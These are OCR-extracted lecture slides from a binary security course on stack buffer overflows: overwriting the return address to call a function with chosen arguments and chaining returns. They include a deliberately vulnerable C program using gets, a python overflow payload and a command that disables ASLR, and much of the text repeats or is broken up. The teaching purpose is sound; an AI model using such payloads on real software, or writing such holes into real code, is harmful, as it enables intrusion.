CSE 610 Special Topics:
System Security - Attack and Defense for Binaries

Instructor: Dr. Ziming Zhao

Location: Online

Time: Monday, 5:20 PM - 8:10 PM

Last Class

1. Stack-based buffer overflow-1
    a. Brief history of buffer overflow
    b. Program variables (global, local, initialized, uninitialized)
    c. C calling conventions (x86, x86-64)
    d. Overflow local variables
    e. Overflow RET address to call a function


Homework-2

Hw-2 walkthrough

Today’s Agenda

1. Stack-based buffer overflow-2
    a. Overflow RET and return to a function with parameters (32-bit)
    b. Overflow to return/call multiple functions with parameters (32-bit)
    c. Overflow with shellcode (32-bit and 64 bit)

Draw the stack (x86 cdecl)



x86, cdel in a function

(%ebp) : saved %ebp

4(%ebp) : RET

8(%ebp) : first argument

-8(%ebp) : maybe a local variable

X86 Stack Usage

- Accesses local variables (negative indexing over ebp)

mov -0x8(%ebp), %eax   value at ebp-0x8
lea -0x24(%ebp), %eax   address as ebp-0x24

- Stores function arguments from caller (positive indexing over ebp)

mov 0x8(%ebp), %eax   1st arg
mov 0xc(%ebp), %eax   2nd arg

- Positive indexing over esp

Function arguments to callee

amd64 Stack Usage

- Access local variables (negative indexing over rbp)

```
mov -0x8(%rbp), %rax
lea -0x24(%rbp), %rax
```

- Access function arguments from caller

```
mov %rdi, %rax
```

- Setup parameters for callee

```
mov %rax, %rdi
```

Conditions we depend on to pull off the attack of *returning to a function in the address space*

1. The function is already in the address space
2. The ability to overwrite RET addr on stack before instruction **ret** is executed
3. Know the address of the destination function
4. The ability to set up arguments (32-bit on stack; 64-bit in register)

Insecure C functions

strcpy(), memcpy(), gets(), ...

https://github.com/intel/safestringlib/wiki/SDL-List-of-Banned-Functions


Return to a function with parameter(s)

Buffer Overflow Example: code/overflowret2


```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily


```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
mov %ebp, %esp
pop %ebp
ret
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
mov %ebp, %esp
pop %ebp
ret
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
mov %ebp, %esp
pop %ebp
ret
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
push %ebp
mov %esp, %ebp
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
push %ebp
mov %esp, %ebp
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




Address of i to overwrite:
Buf + sizeof(buf) + 12



(%ebp) : saved %ebp
4(%ebp) : RET
8(%ebp) : first argument
-8(%ebp) : maybe a local variable

Overwrite RET and More

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



0x12345678

Does not matter

Addr of printsecret

%ebp → Does not matter


%eax → buf

Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./or2
```

Overwrite RET and More

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./or2
```

Return to function with many arguments?

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



j: Parameter2

i: Parameter1

RET

%ebp, %esp → AAAA: saved EBP

AAAA

buf

Buffer Overflow Example: code/overflowret3


```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

Can we return to a chain of functions?

(32 bit) Return to multiple functions?

1. Before epilogue of *vulfoo*



arg-v-2

arg-v-1

RET = f1

Saved EBP = A


Padding

buf

%ebp

Can overwrite once

(32 bit) Return to multiple functions?



1. Before epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

Saved EBP = A

Padding

buf

%ebp

%esp

%ebp = A

%eip = f1

2. After epilogue of *vulfoo*

arg-v-2

arg-v-1


RET = f1

Saved EBP = A

Padding

buf

(32 bit) Return to multiple functions?



1. Before epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

Saved EBP = A

Padding

buf

%ebp

%esp

%ebp = A

%eip = f1

2. After epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

Saved EBP = A

Padding

buf

%ebp

3. after prologue of *f1*

arg-f1-2

arg-f1-1

RET = f2


Saved EBP = A

Saved EBP = A

Padding

buf

(32 bit) Return to multiple functions?



1. Before epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

Saved EBP = A

Padding

buf

%ebp

%esp

%ebp = A

%eip = f1

2. After epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

Saved EBP = A

Padding

buf

%ebp

3. after prologue of *f1*

arg-f1-2

arg-f1-1

RET = f2

Saved EBP = A

Saved EBP = A

Padding

buf

%esp

%ebp = A

%eip = f2

4. after epilogue of *f1*

arg-f1-2

arg-f1-1

RET = f2


Saved EBP = A

Saved EBP = A

Padding

buf

(32 bit) Return to multiple functions?



1. Before epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

Saved EBP = A

Padding

buf

%ebp

%esp

%ebp = A

%eip = f1

2. After epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

Saved EBP = A

Padding

buf

%ebp

3. after prologue of *f1*

arg-f1-2

arg-f1-1

RET = f2

Saved EBP = A

Saved EBP = A

Padding

buf

%esp

%ebp = A

%eip = f2

4. after epilogue of *f1*

arg-f1-2

arg-f1-1

RET = f2

Saved EBP = A

Saved EBP = A

Padding

buf

%ebp

5. after prologue of *f2*

arg-f2-2

arg-f2-1

RET = f3

Saved EBP = A

Saved EBP = A

